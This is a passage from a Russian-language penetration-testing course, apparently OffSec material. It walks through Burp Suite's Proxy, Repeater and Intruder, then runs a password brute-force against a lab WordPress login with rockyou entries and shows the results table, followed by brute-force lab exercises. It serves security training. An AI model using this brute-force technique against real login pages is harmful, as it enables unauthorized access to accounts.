
Выберем вариант *Manual*, задав подходящий IP-адрес и порт прослушивания. В нашем случае proxy (Burp) и браузер находятся на одном хосте, поэтому используем loopback IP-адрес 127.0.0.1 и укажем порт 8080.

В некоторых сценариях тестирования нам может понадобиться захватывать трафик с нескольких машин, поэтому proxy будет настроен на отдельном IP. В таких случаях мы настроим браузер на внешний IP-адрес proxy.

Наконец, мы также хотим включить этот proxy server для всех вариантов протоколов, чтобы гарантировать возможность перехвата каждого запроса во время тестирования целевого приложения.




Когда Burp настроен как proxy в браузере, можно закрыть лишние открытые вкладки Firefox и перейти на `http://www.megacorpone.com`. Перехваченный трафик должен появиться в Burp Suite в *Proxy > HTTP History*.



Теперь мы можем просмотреть различные запросы, которые браузер выполнил к целевому веб-сайту.

Если браузер зависает при загрузке страницы, возможно, включен Intercept. Его отключение позволит трафику проходить без остановок. По мере перехода на дополнительные страницы мы должны наблюдать больше запросов на вкладке *HTTP History*.


При щелчке по одному из запросов в нижней половине интерфейса Burp отображается полный дамп клиентских запросов и серверных ответов.



На левой панели мы видим детали клиентского запроса, а на правой - ответ сервера. Эта мощная функция Burp позволяет изучить каждую деталь каждого выполненного запроса вместе с ответом. Мы будем часто использовать ее в следующих модулях.

Почему "detectportal.firefox.com" постоянно появляется в истории прокси *Captive portal* — это веб-страница, которая служит своего рода шлюзовой страницей при попытке выйти в Интернет. Она часто отображается при принятии пользовательского соглашения или аутентификации через браузер в Wi-Fi-сети. Чтобы игнорировать это, достаточно ввести **about:config** в адресной строке. Firefox покажет предупреждение, но мы можем продолжить, нажав *I accept the risk!*. Затем нужно найти "network.captive-portal-service.enabled" и дважды щелкнуть по нему, чтобы изменить значение на "false". Это предотвратит появление таких сообщений в истории прокси.


Помимо Proxy, *Repeater* - еще один фундаментальный инструмент Burp. С помощью Repeater мы можем создавать новые запросы или легко изменять запросы из History, повторно отправлять их и просматривать ответы. Чтобы увидеть это в работе, можно щелкнуть правой кнопкой мыши запрос из *Proxy > HTTP History* и выбрать *Send to Repeater*.



Если нажать *Repeater*, мы увидим одну вложенную вкладку с запросом в левой части окна. Можно отправить в Repeater несколько запросов, и он покажет их на отдельных вкладках. Отправим запрос на сервер, нажав *Send*.



Burp Suite покажет необработанный ответ сервера в правой части окна, включая заголовки ответа и неотрендеренное содержимое ответа.



Последняя функция, которую мы рассмотрим, - *Intruder*, но сначала нам нужно настроить локальный файл **hosts** в Kali, чтобы статически назначить IP веб-сайту *offsecwp*, который мы будем тестировать.


```
kali@kali:~$ cat /etc/hosts

...
192.168.50.16 offsecwp
```


Листинг 5 - Настройка файла /etc/hosts для offsecwp

Функция Burp *Intruder*, как следует из названия, предназначена для автоматизации множества направлений атак, от самых простых до более сложных атак на веб-приложения. Чтобы узнать об этой функции больше, смоделируем атаку brute forcing пароля.


Так как мы работаем с новой целью, можно начать новую сессию Burp и настроить Proxy так же, как раньше. Далее перейдем в Firefox на `http://offsecwp/wp-login.php`. Затем введем "admin" и "test" в качестве значений имени пользователя и пароля соответственно и нажмем *Log in*.



Вернувшись в Burp, перейдем в *Proxy* > *HTTP History*, щелкнем правой кнопкой мыши POST-запрос к `/wp-login.php` и выберем *Send to Intruder*.



Теперь можно выбрать вкладку *Intruder* на верхней панели, выбрать POST-запрос, который нужно изменить, и перейти на вложенную вкладку *Positions*. Зная, что пользователь *admin* корректен, нам нужно brute force только поле пароля. Сначала нажмем *Clear* на правой панели, чтобы очистить все поля. Затем выберем значение ключа *pwd* и нажмем кнопку *Add* справа.




Мы указали Intruder изменять только значение пароля в каждом новом запросе. Перед началом атаки предоставим Intruder wordlist. Зная, что правильный пароль - "password", можно взять первые 10 значений из wordlist **rockyou** в Kali.

```
kali@kali:~$ cat /usr/share/wordlists/rockyou.txt | head
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

Листинг 6 - Копирование первых 10 значений wordlist rockyou

Перейдя на вложенную вкладку *Payloads*, можно вставить приведенный выше wordlist в область *Payload Options[Simple list]*.



Когда все готово к запуску атаки Intruder, нажмем кнопку *Start Attack* в правом верхнем углу.

Можно пропустить предупреждение Burp об ограниченных функциях Intruder, так как это не повлияет на нашу атаку. После завершения атаки мы увидим, что, помимо начального проверочного запроса, было выполнено 10 запросов, по одному на каждую запись из предоставленного wordlist.


Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	6462	
1	123456	200	☐	☐	6462	
2	12345	200	☐	☐	6462	
3	123456789	200	☐	☐	6462	
4	password	302	☐	☐	1097	
5	iloveyou	200	☐	☐	6462	
6	princess	200	☐	☐	6462	
7	1234567	200	☐	☐	6462	
8	rockyou	200	☐	☐	6462	
9	12345678	200	☐	☐	6462	
10	abc123	200	☐	☐	6462	

Мы заметим, что приложение WordPress ответило другим кодом *Status* на 4-й запрос, что намекает на правильное значение пароля. Наша гипотеза подтверждается, когда мы пробуем войти в административную консоль WordPress с обнаруженным паролем.



Теперь, когда мы создали прочную базу знаний о работе Burp и других инструментов оценки, перейдем к следующему шагу и узнаем, как перечислять целевое веб-приложение.

(PortSwigger, 2022), portswigger.net

(Oracle, 2022), java.com

(Wikipedia, 2022), en.wikipedia.org

(PortSwigger, 2021), portswigger.net

1. Нам поручили протестировать SMS-двухфакторную аутентификацию недавно разработанного веб-приложения. SMS-код проверки состоит из четырех цифр. Какой инструмент Burp лучше всего подходит для атаки brute force на это пространство ключей

2. Повторите шаги, которые мы рассмотрели в этом учебном блоке, и перечислите цели с помощью Nmap, Wappalyzer и Gobuster, запустив *VM Walkthrough 1*. При выполнении атаки перебора на файлы/каталоги с помощью Gobuster, какой HTTP-код ответа связан с перенаправлением

3. Запустите *VM Walkthrough 1* и воспроизведите шаги, которые мы рассмотрели в этом учебном блоке для использования Burp Suite. Какой порт прокси Burp прослушивает по умолчанию

4. У нас на руках большой беспорядок, и новый сервис уборки *DIRTBUSTER* - как раз то, что нужно, чтобы помочь с очисткой! Вы можете посетить их новый сайт на модуле Exercise VM #1, но он все еще в разработке. Интересно, где они спрятали свой admin portal. Найдя admin portal, войдите с предоставленными учетными данными, чтобы получить flag.

5. Команда DIRTBUSTER наконец изменила свои default credentials, но они не слишком оригинальны. Мы составили список потенциальных паролей из контактной информации сотрудников DIRTBUSTER по адресу *http://target_vm/passwords.txt_ - я уверен, что пароль где-то там. Имя пользователя все еще _admin*, а новый login portal доступен в корневой папке веб-сервера на модуле Exercise VM #2.

8.3. Перечисление веб-приложений

Этот учебный блок охватывает следующие учебные цели:

• Изучить, как отлаживать исходный код веб-приложений
• Понять, как перечислять и проверять Headers, Cookies и Source Code
• Изучить методологии тестирования API

В предыдущем модуле мы узнали, что пассивный сбор информации может играть критическую роль при картировании веб-приложений, особенно когда публичные репозитории или Google dorks раскрывают чувствительную информацию о нашей цели. Работая с утекшими учетными данными или просто с документацией приложения, мы всегда должны обращаться к информации, полученной пассивно, во время активного тестирования веб-приложения, поскольку она может привести к неисследованным путям.

